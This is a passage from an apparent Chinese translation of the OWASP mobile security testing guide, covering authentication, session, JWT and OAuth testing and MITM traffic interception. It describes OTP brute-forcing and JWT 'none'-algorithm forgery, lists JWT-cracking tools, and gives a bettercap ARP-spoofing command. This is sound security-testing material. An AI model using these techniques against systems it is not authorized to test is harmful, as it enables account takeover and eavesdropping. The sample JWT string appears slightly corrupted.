在这个例子里，您可以根据不同的长度和 HTTP 状态码（显示密码 12345）来识别出成功的尝试。

为了测试您自己的测试账户是否容易被暴力攻击，把您的测试账户的正确密码插入到密码表的最后。这个列表不应该有多于 25 个密码。在用错误密码发送了特定数量的请求，而不被永久或暂时锁定账户或者无需完成一个 CAPTCHA 的情况下，如果您能完成攻击，这意味着这个账户没有保护暴力攻击。

提示：只在渗透测试的最后才进行这类测试。您不会希望在测试的第一天就锁定您的账户，并且可能需要等待解锁。对于某些项目，解锁账户可能比您想象的要困难。

4.4.4. 测试有状态会话管理 (MSTG-AUTH-2)

有状态（或“基于会话”）的身份验证的特征是客户机和服务器上的身份验证记录。身份验证的流程如下：

- 1、App 发送一个使用用户凭据的请求到后端服务器。
- 2、服务器核对凭据，如果身份信息有效的，服务器就用随机的会话 ID 来创建一个新的会话。
- 3、服务器发给客户一个包含会话 ID 的响应体。
- 4、客户在后续的请求中附带上会话 ID。服务器校验会话 ID，并获取相应的会话记录。
- 5、当用户登出后，服务端会话记录就被抹去，并且客户端也会弃用会话 ID。

当会话管理不当时，他们就容易受到各种攻击，可能还会危及合法用户的会话，使攻击者能够模拟用户。这可能会导致数据丢失，降低机密性和非法操作。

4.4.4.1. 会话管理的最佳实践

定位任何提供敏感数据或功能的服务端节点，并且校验授权的一致性实施。后端服务必须校验用户会话 ID 或者令牌，并确保用户有足够的权限访问资源。如果会话 ID 或令牌丢失或失效，请求必须被拒绝。

确保：

- 会话 ID 是在服务端随机产生的。
- ID 不可以被轻易猜到（使用合适的长度和熵 - 无序状态）。
- 会话 ID 一直通过安全连接来交换。
- 移动 App 不在永久存储中保存会话 ID。
- 每次用户尝试访问有特权的应用程序元素的时候，服务器都会校验会话（会话 ID 必须是有效的，并且必须与适当的授权级别相对应）。
- 当超时或者用户登出后，会话能被服务端终止，并且会话信息在移动 App 中能被删除。

身份验证不应该从零开始实现，而是应该在建立在经过验证的框架之上。许多流行的框架提供了现成的会话管理和身份验证功能。如果 App 用框架 API 来做身份验证，最佳实践就是检查框架安全性文档。通用框架的安全指南可以在以下链接中找到：

- [Spring \(Java\)](#)
- [Struts \(Java\)](#)
- [Laravel \(PHP\)](#)
- [Ruby on Rails](#)

关于测试服务端身份验证的一个很棒的资源是 OWASP Web 测试指南，特别是[测试身份验证](#)和[测试会话管理](#)章节。

4.4.5. 测试会话超时

将会话 ID 和令牌生命周期最小化可以减少成功拦截账户的可能性。

4.4.5.1. 静态分析

在大多数流行的框架中，您都可以通过配置选项来设置会话超时时长。这个参数应该根据框架文档指定的最佳实践来设置。建议的超时时长可以介于 10 分钟和 2 小时之间，视乎 App 的敏感程度。有关会话超时的配置示例，请参阅框架文档：

- [Spring \(Java\)](#)
- [Ruby on Rails](#)
- [PHP](#)
- [ASP.Net](#)

4.4.5.2. 动态分析

为了校验是否实现了会话超时，请通过一个窃听代理来代理您的请求，并且执行以下步骤：

1. 登录到应用程序。
2. 访问一个要求身份验证的资源，特别是那些属于您账号私人信息的请求。
3. 尝试在以 5 的倍数逐增的延时（5, 10, 15……）过后访问数据。
4. 一旦资源不再有效，您能知道会话已经超时了。

在您已经识别到会话过期后，校验它对应用程序来说是否有一个合适的长度。如果超时过长，或者如果超时都不存在，这个测试用例就失败了。

当使用 Burp 代理的时候，您可以使用[会话超时测试扩展（Session Timeout Test extension）](#)来自动化这个测试。

4.4.6. 测试用户登出

这个测试用例的目的是校验登出功能，以及确定它是否有效地终结了在客户端和服务端的会话，并且使无状态令牌失效。

未能销毁服务端会话是最常见的登出功能的实现错误之一。这种错误保持会话或者令牌存活，甚至在用户登出应用程序后。获取有效身份验证信息的攻击者可以继续使用它并且劫持用户的账户。

许多移动 App 不会自动地注销用户，因为实现无状态身份验证对客户来说很不方便。应用程序仍然应该有一个登出功能，并且它应该根据最佳实践来实现，在客户端和服务端销毁访问和刷新令牌。否则，当刷新令牌没有失效的时候，身份验证就可能被绕过。

4.4.6.1. 静态分析

如果服务器代码可用，请确保登出功能正确地终结了会话。这个校验将视乎技术。这里有用于正确的服务器端注销的会话终止的不同示例：

- [Spring \(Java\)](#)
- [Ruby on Rails](#)
- [PHP](#)

如果访问和刷新令牌与无状态身份验证一起使用，它们应该从移动设备中删除。[刷新令牌应该在服务端失效。](#)

4.4.6.2. 动态分析

为动态应用程序分析使用一个窃听代理，并且执行以下步骤来检查是否适当地实现了登出：

- 1、登录进这个应用程序。
- 2、访问一个要求身份验证的资源，特别是那些属于您账号私人信息的请求。
- 3、登出应用程序。
- 4、通过重新发送步骤 2 中的请求来尝试再次访问数据。

如果在服务器上正确地实现了登出功能，一个错误信息或者到登录页面地重定向将被发送会给客户端。反过来说，如果您收到跟步骤 2 相同的数据返回，令牌或者会话 ID 就还是有效的，并且没有在服务端终结。OWASP 网页测试指南 ([OTG-SESS-006](#)) 包含了详细的解释和更多测试用例。

4.4.7. 双因子验证和加强验证测试 (MSTG-AUTH-9 和 MSTG-AUTH-10)

双因子验证是允许用户访问敏感功能和数据的应用程序的标准。通常实现使用密码作为第一个因子，然后用以下的任意一种作为第二因子：

- 通过短信发送一次性密码 (SMS-OTP)。
- 通过电话呼叫获取的一次性的代码。
- 硬件或者软件令牌。
- 结合 PKI 和本地验证的推送通知。

第二验证可以在登录或者之后在用户会话中执行。例如：在用用户名和 PIN 登录一个银行 App 后，这个用户授权来执行一些非敏感的任务。一旦用户尝试执行银行转账，“升压身份验证”就必须出现了。

4.4.7.1. SMS-OTP 的危害

尽管通过 SMS 发送一次性密码 (OTP) 是作为双因子认证的常见的第二因子，这种方法仍然有它的缺点。2016 年，NIST 建议：“由于 SMS 消息有可能被截获或重定向的风险，新系统的实现者应该仔细考虑替代的身份验证器。”。以下是一些相关的威胁和建议，用以避免 SMS-OTP 的成功攻击。

威胁：

- 无线窃听：对手可以通过滥用 femtocell 和电信网络中的其他已知漏洞来拦截 SMS 信息。
- 木马：已安装的恶意应用程序访问去文本消息，可能将 OTP 转发到另一个号码或后端。
- SIM SWAP 攻击：在这种攻击中，对手给电话公司打电话，或为他们工作，并将受害者的号码转移到对手的 SIM 卡上。如果成功的话，对手就可以看到发送给受害者手机号码的 SMS 消息。这包括用以双因子认证的消息。
- 验证码转送攻击：这种社会工程攻击依赖用户对提供 OTP 的公司的信任。在这种攻击中，用户收到一个码，并且被要求使用与接收信息相同的方式转发该代码。
- 语音信箱：一些双因子认证流程在 SMS 不被欢迎或者不再有效的时候，允许通过电话呼叫来发送 OTP。许多这些呼叫，如果没有接通的话，就会把信息发送到语音信箱。如果一个攻击者可以获取语音信箱的访问，他们就可以用 OTP 来获取用户账号的访问。

您可以找到以下几个建议，用以当使用 SMS 为 OTP 的时候减少利用的可能性：

- 短信：当通过短信发送 OTP 的时候，一定要包含一条信息让用户知道：1) 如果他们没有请求这个代码该怎么办？2) 您的公司不会打电话或发短信来要求他们转发密码或密码。
- 专用通道：将 OTP 发送到专用的应用程序，该应用程序只用于接收 OTP，其他应用程序无法访问。
- 熵：使用高熵的验证器，使 OTPs 更难破解或猜测。
- 避免云隐信箱：如果用户倾向于收到一个电话呼叫，那就不要把 OTP 信息留在语音信箱。

4.4.7.2. 带有推送通知和 PKI 的事务签名

实现第二因子的另一个替代机制和强大的机制是事务签名。

事务签名需要验证用户对关键事务的批准。非对称加密是实现事务签名的最佳方式。App 在用户注册的时候将生成一个公、私钥对，然后在服务后端注册公钥。这个私钥被加密存储在 KeyStore (安卓) 或者 KeyChain (iOS)。为了授权一个事务，后端给移动 App 发送一个包含事务数据的推送消息。用户然后就被讯问同意或者禁止这个事务。当确认同意后，就会提示用户解锁

KeyChain（通过输入 PIN 或者指纹），然后数据就被用户的私钥签名了。被签过名的事务随即被发送给服务器，用这个用户的公钥来校验这个签名。

4.4.7.3. 静态分析

有各种各样的可用的双因子验证机制，包括从第三方库、外部 App 的使用到开发者自己实现的检查。

首先使用 App，并且识别在工作流的哪个地方是需要 2FA 的（通常在登录或执行关键事务时）。再跟开发人员、架构师进行面谈，以更深入了解 2FA 的实现。如果使用了第三方库或外部 App，请校验是否完成了按照安全性最佳实践的运行。

4.4.7.4. 动态测试

在用窃听代理捕获发往远程节点的请求的同时，全面地使用一下 App（过一遍所有的 UI 流程）。下一步，在使用尚未通过 2FA 或者逐步验证提升的令牌或会话 ID 的时候，对需要 2FA 的服务节点进行重放请求。如果服务节点仍然返回只在 2FA 和逐步提升身份验证后才有效的数据，那么身份验证检查就没有在被正确地实现。

当使用 OTP 身份验证的时候，考虑大多数 OTP 是短数字值。如果在此阶段 N 次不成功的尝试后，攻击者可以在 OTP 生命周期内用暴力攻击范围内的值来绕过第二因子。在 72 小时内找到一个 30 秒步进的 6 位匹配值的可能性大于 90%。

为了测试这个，在提供正确的 OTP 之前，应该向捕获的请求发送 10 到 15 次随机 OTP 值到服务节点。如果仍然接受 OTP，那么 2FA 的实现就很容易收到暴力攻击，并且 OTP 可以被猜出来。

一个 OTP 应该只在一段时间内有效（通常是 30 秒），并且错误地键入 OTP 值几次（通常是 3 次）后，提供的 OTP 必须是失效的，用户应该被重定向到登录页或登出。

有关测试会话管理的更多信息，请参阅 [OWASP 测试指南](#)。

4.4.8. 测试无状态（基于令牌）的身份验证（MSTG-AUTH-3）

基于令牌的身份验证由用 HTTP 请求发送的一个令牌来实现。最常用的令牌格式是由 [RFC7519](#) 定义的 JSON 网页令牌（JWT）。一个 JWT 可以将完整的会话状态编码为 JSON 对象。因此，服务器不需要存储任何会话数据或身份验证信息。

JWT 令牌由三个由点分割的 Base64 编码部分组成。以下示例展示了一个 [Base64 编码的 JSON 网页令牌](#)：

eyJhbGciOiJIUzI1NilsInR5cCl6IkpxVCJ9.eyJzdWliOixMjM0NTY3ODkwliwibmFtZSI6Ikpvag4gRG9IiwiYWQtaw4iOnRydWV9.TJVA95OrM7E2cBab30RMHrHDcEfijoYZgeFONFh7HgQ

头部通常由两部分组成：令牌类型，就是 JWT 和正在用以计算签名的哈希算法。在以上的例子中，头部解码后如下：

```
{"alg":"HS256","typ":"JWT"}
```

令牌的第二部分是装载的内容，包含了所谓的声明。声明是关于一个实体（通常是一个用户）和附加元数据信息的语句。例如：

```
{"sub":"1234567890","name":"John Doe","admin":true}
```

签名是由 JWT 头部指定的算法应用到已编码的头部、装载内容和保密值来创建的。例如：当用 HMAC SHA256 算法签名的时候，签名是用以下方式创建的：

```
HMACSHA256(base64UrlEncode(header) + "." + base64UrlEncode(payload), secret)
```

注意，这个密钥是在认证服务器和后台服务之间共享的，客户端并不知道。这证明了令牌是从合法身份验证服务获得。它还防止了客户篡改令牌内包含的声明内容。

4.4.8.1. 静态分析

识别服务端和客户端使用的 JWT 库。找到正在使用的 JWT 库是否存在任何威胁。

检验当前实现是否遵循 JWT [最佳实践](#)：

- 检验 HMAC 检查了所有包含令牌的传入请求。
- 检验提供私有签名密钥或者 HMAC 密钥的位置。密钥应该保存在服务器上，并且不应该与客户端共享。它应该只面向发布者和检验者。
- 检验没有类似于个人识别信息的敏感数据被嵌入到 JWT 里。如果，为了某种原因，架构要求在令牌中传输类似的信息，请确保应用了装载体的加密。请参照在 [OWASP JWT 备忘单](#) 上 Java 实现的例子。
- 确保使用 JTI (JWT ID) 声明来重放攻击，这位 JWT 提供了一个唯一标识符。
- 确保令牌用例如 KeyChain (iOS) 或 KeyStore (安卓) 秘密地存储在移动手机中。

4.4.8.1.1. 强制执行哈希算法

攻击者通过更改令牌并使用“none”关键字更改签名算法来执行此操作，以证明令牌完整性已经得到验证。就像以上链接解释的那样，一些库将使用“none”算法签名的令牌视为带有验证签名的有效令牌，所以应用程序将信任被修改过的令牌签名。

例如：在 Java 应用程序中，在创建验证上下文时应该显式地请求期望的算法：

```
// HMAC key - Block serialization and storage as String in JVM memory
// HMAC key - 块序列化，并作为字符串存储在 JVM 内存中。
private transient byte[] keyHMAC = ...;

//Create a verification context for the token requesting explicitly the use of the HMAC-256 HMAC
generation

//为显式请求使用 HMAC-256 生成的令牌创建一个校验上下文

JWTVerifier verifier = JWT.require(Algorithm.HMAC256(keyHMAC)).build();

//Verify the token; if the verification fails then an exception is thrown

//校验令牌，如果校验失败就抛出一个异常。

DecodedJWT decodedToken = verifier.verify(token);
```

4.4.8.1.2. 令牌过期

一旦签名，无状态身份验证令牌就永久有效，除非签名密钥变了。限制令牌有效性的通常做法是设置一个过期时间。确保令牌包含一个“exp”过期声明，并且后端不会处理过期令牌。

授予令牌的通用方法就是将访问令牌和刷新令牌组合在一起。当用户登录了，后端服务就发布一个短命的访问令牌和一个长命的刷新令牌。如果访问令牌过期了，应用程序就可以用刷新令牌来获得一个访问令牌。

对于那些处理敏感数据的 App，确保刷新令牌能在一个合理的时间后过期。接下来的示例代码展示了一个用于检测刷新令牌发布日期的刷新令牌 API。如果令牌生存期少于 14 天，就发布一个新的访问令牌；否则，就禁止访问，并且提醒用户重新登录。

```
app.post('/refresh_token', function (req, res) {
    // verify the existing token

    // 校验已存令牌
    var profile = jwt.verify(req.body.token, secret);

    // if more than 14 days old, force login

    // 如果生存期多于 14 天，强制登录
    if (profile.original_iat - new Date() > 14) { // iat == issued at
        return res.send(401); // re-login
    }
}
```

```
// check if the user still exists or if authorization hasn't been revoked  
  
// 检查是否用户仍然存在或者是否身份验证还没被废除  
if (!valid) return res.send(401); // re-logging  
  
// issue a new token  
  
// 发布一个新令牌  
var refreshed_token = jwt.sign(profile, secret, { expiresInMinutes: 60*5 });  
res.json({ token: refreshed_token });  
});
```

4.4.8.2. 动态分析

当执行动态分析的时候，调研一下以下 JWT 威胁：

- 在客户端的令牌存储：
对于使用 JWT 的移动 App 来说，应该检验令牌存储的地方。
- 破解签名密钥：
令牌签名是在服务端通过私钥创建的。当您获取一个 JWT 的时候，选择一个工具来暴力迫使密钥离线。
- 信息诊断：
解码 Base64 编码过的 JWT，并找出它传送了哪种类型的数据和是否数据被加密过。
- 用哈希算法来篡改：
非对称算法的使用。JWT 提供了几种非对称算法例如 RSA 或者 ECDSA。当使用了这些算法的时候，用私钥来签发令牌并使用公钥来校验。如果一个服务器期望用非对称算法对令牌进行签名，并收到一个用 HMAC 算法签名的令牌，那么它将把公钥视为 HMAC 密钥。

修改令牌头部的“alg”属性，然后删除 HS256，把它设置成为“none”，并使用一个空的签名（例如：signature=""）。使用这样的令牌并在请求中重放它。一些库将使用“none”算法签名的令牌视为是经过验证签名的有效令牌。这就使得攻击者能够创建他们自己的“已签名”的令牌。

有两个不同的 Burp 插件可以帮您测试以上漏洞：

- [JSON Web Token Attacker](#)
- [JSON Web Tokens](#)

另外，确保参阅 [OWASP JWT 备忘单](#)以获取更多信息。

4.4.9. 测试 OAuth 2.0 的流程 (MSTG-AUTH-1 和 MSTG-AUTH-3)

OAuth 2.0 定义了一个委托协议，用于跨 API 和支持网页的应用程序网络之间传递授权决策。这用在了许多应用程序上，包括用户身份验证应用程序。

OAuth2 的通常用途包括：

- 从用户处获得许可，以实现用他们的账户访问一个在线服务。
- 代表用户对在线服务进行身份验证。
- 处理身份验证错误。

根据 OAuth 2.0，请求访问用户资源的移动客户端必须首先请求用户根据身份验证服务器进行身份验证。有了用户的许可，身份验证服务器然后就会发布一个令牌使得 App 可以代表用户。需要注意的是 OAuth2 特性并没有定义任何特别的身份验证种类或者访问令牌的格式。

OAuth 2.0 定义了 4 种角色：

- 资源所有者：账户拥有人。
- 客户：想要用访问令牌来访问用户账号的应用程序。
- 资源服务器：主管用户的账号。
- 授权服务器：校验用户的身份并给应用程序发布访问令牌。

注意：该 API 同时满足资源所有者和授权服务器角色。因此，我们将两者都称为 API。

下面是图中步骤的更[详细解释](#)：

1. 应用程序要求用户身份验证用来访问服务资源。
2. 如果用户授权了请求，应用程序就会收到授权授予。这个授权授予可以有多种形式（显式、隐式等）。
3. 应用程序通过在授权授予的同时提供自己的身份凭证，从授权服务器（API）请求一个访问令牌。
4. 如果验证了该应用程序的身份，并且授权授予是有效的，授权服务器（API）就给这个应用程序发布一个访问令牌，完成身份验证过程。这个访问令牌可以有一个伴随的刷新令牌。
5. 应用程序从资源服务器（API）请求资源，并出示访问令牌用作身份验证。访问令牌可以以多种方式使用（例如：作为承载令牌）。

6. 如果该访问令牌是有效的，资源服务器（API）就服务于应用程序了。

4.4.9.1. OAuth 2.0 的最佳实践

校验是否遵循以下最佳实践：

用户代理：

- 用户应该有一种方式来视觉上验证信任（例如：传输层安全（TLS）确认、网站机制）。

为了防止中间人攻击，客户端应该用建立连接时服务器提供的公钥验证服务器的完全限定域名。

授予的类型：

- 原生 App 上，应该使用代码授予，而不是隐式授予。
- 当使用代码授予的时候，为了保护代码授予，应该实现 PKCE（代码交换的验证密码）。
- 认证代码应该是短命的，并且在收到后立即使用。校验认证代码只驻留在瞬态的内存中，而不是被存储或记录。

客户端密钥：

- 共享密钥不应该用以证明客户端的身份，因为客户端是可以模拟的（“client_id”已经作为证明）。如果他们却是使用了客户端密钥，确保它们被存储在本地安全存储中。

终端用户凭证：

- 用像 TLS 那样的传输层方法来保护终端用户凭证的传输。

令牌：

- 保持访问令牌存在瞬态内存中。
- 访问令牌必须通过加密连接来传输。
- 当端到端保密性无法保证或者令牌提供给敏感信息或者转账的访问，减少访问令牌的访问范围和时长。
- 谨记，如果应用程序作为访问令牌作为承载令牌，而没有其他方式来识别该客户端，那么窃取令牌的攻击者就可以访问其范围和与之关联的所有资源。
- 在本地安全存储中存储刷新令牌，他们是长期的凭据。

4.4.9.1.1. 扩展用户代理和嵌入式用户代理

OAuth2 身份验证可以通过外部用户代理（例如：Chrome 或者 Safari）或者 App 内部自己（通过 WebView 嵌入到 App 或者一个身份验证库）来执行。这两种模式本质上都不是“更好的”，相反的，选择哪个模式取决于环境。

使用一个外部用户代理是为了 App 能够与社交媒体账户（Facebook、Twitter 等）交互而选择的方法。这种方法的优势包括：

- 用户的凭据从不直接暴露给 App。这就保证了 App 不能在逻辑过程（凭据钓鱼）期间获得凭据。
- 几乎不需要添加任何身份验证逻辑到 App 自身，防止了代码错误的发生。

反过来说，没有办法控制浏览器行为，例如：用来激活证书固定。

对于那些在封闭环境中操作的 App，嵌入式身份验证就是个较好的选择。例如：考虑使用 OAuth2 从银行的验证服务器来获取访问令牌的一个银行 App，其后要用来访问一系列的子服务。那种情况下，凭据钓鱼就不是个有效的场景了。更可取的做法是将身份验证过程保存在（最好能）小心保护的银行应用程序中，而不是将信任放在外部组件上。

4.4.9.2. 其他 OAuth2 的最佳实践

关于其他最佳实践和细节信息，请参照下列资源库：

- [RFC6749 - The OAuth 2.0 Authorization Framework](#)
- [RFC6749 - OAuth 2.0 授权框架](#)
- [DRAFT - OAuth 2.0 for Native Apps](#)
- [DRAFT - 原生 App 的 OAuth 2.0](#)
- [RFC6819 - OAuth 2.0 Threat Model and Security Considerations](#)
- [RFC6819 - OAuth 2.0 威胁模型和安全考虑](#)

4.4.10. 测试登入活动和设备阻断（MSTG-AUTH-11）

关于要求 L2 防护的应用程序，MASVS 如此陈述：“App 用他们的账号告诉用户所有的登录活动，用户可以看到用于访问该账户所用的所有设备列表，并且能够阻断特定设备的访问。”。这可以分解为各种场景：

1. 在他们的账户用于其他设备的时候，应用程序提供一个推送通知告知用户不同的活动。用户可以在推送消息里打开 App 来阻断这个设备的访问。
2. 应用程序提供上一次登陆后会话的概览，如果上一次会话是用了跟这个用户现在的配置不一样的配置（例如：地理位置、设备和 App 版本）。随后，该用户就可以选择报告该可疑活动，并阻断前一个会话中使用的设备。
3. 应用程序任何时候都提供上一次登陆后的会话的概览。
4. 该应用程序有一个自助服务门户，用户可以在该门户中查看审计日志并管理他可以登录的不同设备。

在所有的情况下，您应该校验是否正确侦测到了不同的设备。因此，与该应用程序绑定的所有真实设备都应该被测试到。作为参考，在 iOS 中，开发者可以用“identifierForVendor”，而在安卓中，开发者可以用“Settings.Secure.ANDROID_ID”来识别一个应用程序实例。

要注意，从安卓 8.0 (API 级别 26) 开始，ANDROID_ID 不再是一个设备的唯一 ID。它的范围由应用程序签名密钥、用户和设备的组合而成。因此，在这些 Android 版本中，验证 ANDROID_ID 用以设备阻塞可能是一件棘手的事情。因为如果一个 App 更改了它的签名密钥，ANDROID_ID 将会改变并且不再认识老用户设备。这与 iOS 的 KeyChain 和 Android 的 KeyStore 中的密钥材料一起可以保证强大的设备绑定。下一步，您应该测试，如果使用不同的 IP，不同的地理位置、不同的时段，是否可以在所有场景中触发正确类型的信息。

最后，设备的阻塞应该被测试到，通过阻塞应用程序的注册实例，看看它是否不再被允许验证。注意，如果应用程序需要 L2 的保护，在新设备上进行第一次认证之前就告知用户，会是个不错的主意，不然：早在注册 App 的第二个实例之前，用户就已经被警告了。

4.4.11. 参考文献

4.4.11.1. 2016 OWASP 移动应用 10 大安全问题

- M4 - 不可靠的身份验证 - https://www.owasp.org/index.php/Mobile_Top_10_2016-M4-Insecure_Authentication

4.4.11.2. OWASP MASVS

- MSTG-ARCH-2：“安全控制从来不只是在客户端执行，而是在各自的远程节点执行。”
- MSTG-AUTH-1：“如果该 App 提供给用户远程服务的访问，一些像用户名/密码验证之类的身份验证，将在远程节点执行。”

- MSTG-AUTH-2：“如果使用了有状态会话管理，远程节点会使用随机生成的会话标识来对客户端请求进行身份验证，无需发送用户的凭证。”
- MSTG-AUTH-3：“如果使用了无状态基于令牌的身份验证，服务器会提供一个用安全算法签名的令牌。”
- MSTG-AUTH-4：“当用户登出的时候，远程节点会终止现存的有状态会话或者使无状态会话令牌失效。”
- MSTG-AUTH-5：“存在密码政策，并且在远程节点强制执行。”
- MSTG-AUTH-6：“当不正确的身份验证凭据提交多次时，远端节点实现指数会回退或者临时锁定账户。”
- MSTG-AUTH-7：“在一段预定的不活跃时长和访问令牌过期后，会话将在远端节点失效。”
- MSTG-AUTH-9：“在远端节点存在第二因子身份验证，并且 2FA 要求也被一并强制实施了。”
- MSTG-AUTH-10：“敏感事务需要加强身份验证。”
- MSTG-AUTH-11：“App 用它们自己的账号通知用户的所有登录活动。用户可以看到一个曾经访问过这个账户的设备列表，并且可以封锁指定的设备。”

4.4.11.3. CWE

- CWE-287 - 不适当的身份验证。
- CWE-307 - 对过多的身份验证尝试的不适当限制。
- CWE-308 - 单因子身份验证的使用。
- CWE-521 - 弱密码要求。
- CWE-613 - 会话过期时间不足。

4.4.11.3.1. SMS-OTP 研究

- Dmitrienko、Alexandra 等人。“关于移动双因子身份验证的安全性。”金融密码学与数据安全国际会议。施普林格，柏林，海德堡，2014。
- Grassi、PaulA 等人。数字身份指南：身份验证和生命周期管理(草案)。No.特刊(NIST SP)-800-63B，2016。
- Grassi、PaulA 等人。数字身份指南:身份验证和生命周期管理。No.特刊(NIST SP)-800-63B。2017。
- Konoth、Radhesh Krishnan、Victor van der Veen 和 Herbert Bos。“无处不在的计算如何扼杀基于手机的双重身份验证。”金融密码学与数据安全国际会议。施普林格，柏林，海德堡，2016。

- Mulliner、Collin 等人。“基于短信的一次性密码：攻击和防范。”入侵检测、恶意软件和漏洞评估国际会议。施普林格，柏林，海德堡，2013。
- Siadati，Hossein 等人。“小心您的短信：缓解第二因子身份验证中的社交工程。”计算机与安全 65(2017):14-28。-Siadati, Hossein, Toan Nguyen, Nasir Memon。验证码转发攻击(短文)国际密码会议。施普林格，可汗，2015。

4.4.11.3.2. 工具

- 免费版和专业版的 Burp Suite 版本 - <https://portswigger.net/burp/>。重要提醒：免费版的 Burp Suite 具有很明显的局限性。例如：在入侵者模块中，该工具在几次请求后会自动变慢，不包括密码字典，而且不能保存项目。
- 使用 Burp 入侵者 -
<https://portswigger.net/burp/documentation/desktop/tools/intruder/using>
- OWASP ZAP - https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project
- jwtbrute - <https://github.com/jmaxxz/jwtbrute>
- crackjwt - <https://github.com/Sjord/jwtcrack/blob/master/crackjwt.py>
- John the ripper - <https://github.com/magnumripper/JohnTheRipper>

4.5. 网络通信测试

实际上，每个联网的移动应用程序向远程端点发送和接收数据，都使用超文本传输协议（HTTP）或传输层安全性协议(TLS) 上的 HTTP，HTTPS。因此，基于网络的攻击（如包嗅探和中间人攻击）是一个问题。在本章中，我们将讨论有关移动应用程序及其端点之间的网络通信的潜在漏洞、测试技术和最佳实践。

4.5.1. HTTP(S) 流量拦截

通常，在移动设备上配置代理，这样 HTTP（S）流量将通过在主机上运行的拦截代理被重定向。通过监视移动应用程序客户端和后端之间的请求，可以轻松地映射服务器端 api 和分析通信协议。还可以重放和修改 http 请求，以测试服务器端的安全漏洞。

有一些免费的和商业的代理工具可用。以下是一些最受欢迎的：

- [Burp Suite](#)
- [OWASP ZAP](#)
- [Charles Proxy](#)

使用拦截代理功能，需要在您的设备上运行代理程序，并在移动 app 上配置代理，将 HTTP (s) 请求路由到代理上。在大多数情况下，在移动设备的网络设置中设置一个系统范围的代理就足够了——如果 app 使用标准的 HTTP apis 或主流的库(如 okhttp)，它会自动使用系统设置。



使用代理会影响 SSL 证书验证，应用程序的 TLS 通常会连接失败。要解决这个问题，可以在设备上安装代理的 CA 证书。我们将在操作系统的“基础安全测试”章节中介绍具体的操作。

4.5.2. 处理非 http 流量的 burp 插件

拦截代理，如 Burp 和 OWASP ZAP 不会显示非 http 流量，因为默认情况下它们不能正确解码。

然而，有一些可用的 Burp 插件，例如：

- [Burp-non-HTTP-Extension](#) and
- [Mitm-relay](#).

这些插件可以可视化拦截和操作非 http 协议的流量。

注意，这种设置有时会非常繁琐，不像测试 HTTP 那样简单。

4.5.3. 拦截网络层流量

如果 APP 中使用了标准库，并且所有通信都是通过 HTTP 完成的，那么使用拦截代理进行动态分析会很方便，除了以下的几种情况：

- 移动应用开发平台的限制，如 Xamarin，不能进行系统代理设置的。
- 移动应用会校验是否使用了系统代理，并拒绝通过代理发送请求的。
- 拦截推送通知，像 Android 上的 GCM/FCM。
- 使用了 XMPP 或其他非 http 协议的。

在这些情况下，如果需要监视和分析网络流量，以便决定下一步要做什么，可以通过以下几个选项来进行重定向和拦截网络通信：

- 通过主机来路由流量。使用操作系统自带的网络共享功能，将电脑设置为网关，使用 Wireshark 嗅探移动设备上的所有流量。
- 如果需要进行 MITM 攻击，来强制与移动设备进行对话。可以使用 bettercap 将网络流量从移动设备重定向到主机(参见下面的内容)。

相比 ettercap 来说，bettercap 才是现今主要的进行 MITM 攻击的强大工具。详情请访问 bettercap 网站上“Why another MITM tool?”

- 在获取了 root 权限的设备（越狱机）上，可以使用钩子或代码注入，拦截网络相关的 API 调用(例如 HTTP 请求)，甚至转储、操纵这些调用的参数。这样就不需要检查实际的网络数据。在“逆向工程和篡改”章节中，会详细介绍这些技术。
- 在 macOS 上，可以创建一个“远程虚拟接口”来嗅探 IOS 设备上的所有流量。我们将在“IOS 上的基本安全测试”章节中描述这种方法。

4.5.3.1. 模拟中间人攻击

在网络渗透测试中，模拟中间人（MITM）攻击时，会用到 bettercap。这是通过对目标机器执行 ARP 中毒或欺骗来实现的。当这种攻击成功时，能够拦截流量进行分析，两台机器之间的所有数据包都会被重定向到第三台充当中间人角色的机器上。

对移动应用程序进行全面的动态分析，应该拦截 APP 所有的网络流量。要截获消息，做好如下几个准备步骤。

4.5.3.1.1. 安装 bettercap

bettercap 适用于当前主流的 Linux 和 Unix 操作系统，应该成为这两种操作系统各自包安装机制的一部分。作为 MITM 中间人攻击前，需要先把它装在您的设备上。在 macOS 上，可以使用 brew 命令安装。

```
$ brew install bettercap
```

在 Kali Linux 中，使用 apt-get 命令安装 bettercap。

```
$ apt-get update  
$ apt-get install bettercap
```

在 LinuxHint 上也有 Ubuntu Linux 18.04 的安装说明。

4.5.3.1.2. 网络分析工具

安装工具，允许监视和分析重定向到计算机上的网络流量。两种最常见的网络监视（或捕获）工具是：

- Wireshark (CLI pendant: tshark) and
- tcpdump

Wireshark 提供 GUI 界面，如果不习惯命令行操作，它会更简单。如果想要命令行工具，可以考虑 TShark 或 tcpdump。这些工具都可以在主流的 Linux 和 Unix 操作系统上使用，并且是它们各自的包安装机制的一部分。

4.5.3.1.3. 网络设置

为使您的设备获得中间人攻击的位置，需要配置手机的 IP 地址，确保手机和它通讯的网关处于同一个无线网络中。

4.5.3.2. bettercap 的 ARP 中毒

首先，启动网络分析工具，使用以下命令启动 bettercap，并将下面的 IP 地址（X.X.X.X）替换为要对其执行 MITM 攻击的目标地址。

```
$ sudo bettercap -eval "set arp.spoof.targets X.X.X.X; arp.spoof on; set arp.spoof.internal true; set arp.spoof.fullduplex true;"  
bettercap v2.22 (built for darwin amd64 with go1.12.1) [type 'help' for a list of commands]  
  
[19:21:39] [sys.log] [inf] arp.spoof enabling forwarding  
[19:21:39] [sys.log] [inf] arp.spoof arp spoofer started, probing 1 targets.
```

bettercap 将自动将数据包发送到（无线）网络中的网络网关，实现流量嗅探。从 2019 年开始，bettercap 就增加了对全双工 ARP 欺骗的支持。

在使用 Wireshark 时，启动手机浏览器并导航到 <http://example.com>，应该会看到如下输出。

现在可以看到手机上全部发送和接收的网络流量，包括 DNS、DHCP 和任何其他形式的通信，因此可能非常“混杂”。因此，需要知道如何使用 Wireshark 的 DisplayFilters 功能，或者 tcpdump 的过滤，以便只关注相关的流量。

中间人攻击可对任何设备和操作系统在 OSI 第 2 层上，实施 ARP 欺骗。在 MITM 中间人攻击时，可能无法看到数据的明文信息，因为传输中的数据可能使用了 TLS 加密，但可以获得有价值的信息，像涉及主机、使用的协议、应用程序与之通信的端口的有价值的信息。

4.5.3.3. 端口镜像/端口转发

Wifi 接入点(AP)或路由器，也可以作为 bettercap 中 MITM 攻击的替代方案。在使用前需设置好需要访问 AP 的配置。在重新配置之前，应该先检查 AP 是否支持以下两种：

- 端口转发。
- 端口镜像。

在这两种场景中，AP 都需要配置为指向您设备的 IP 地址。像 Wireshark 这样的工具可以用来监视和记录流量，以便进一步调查。

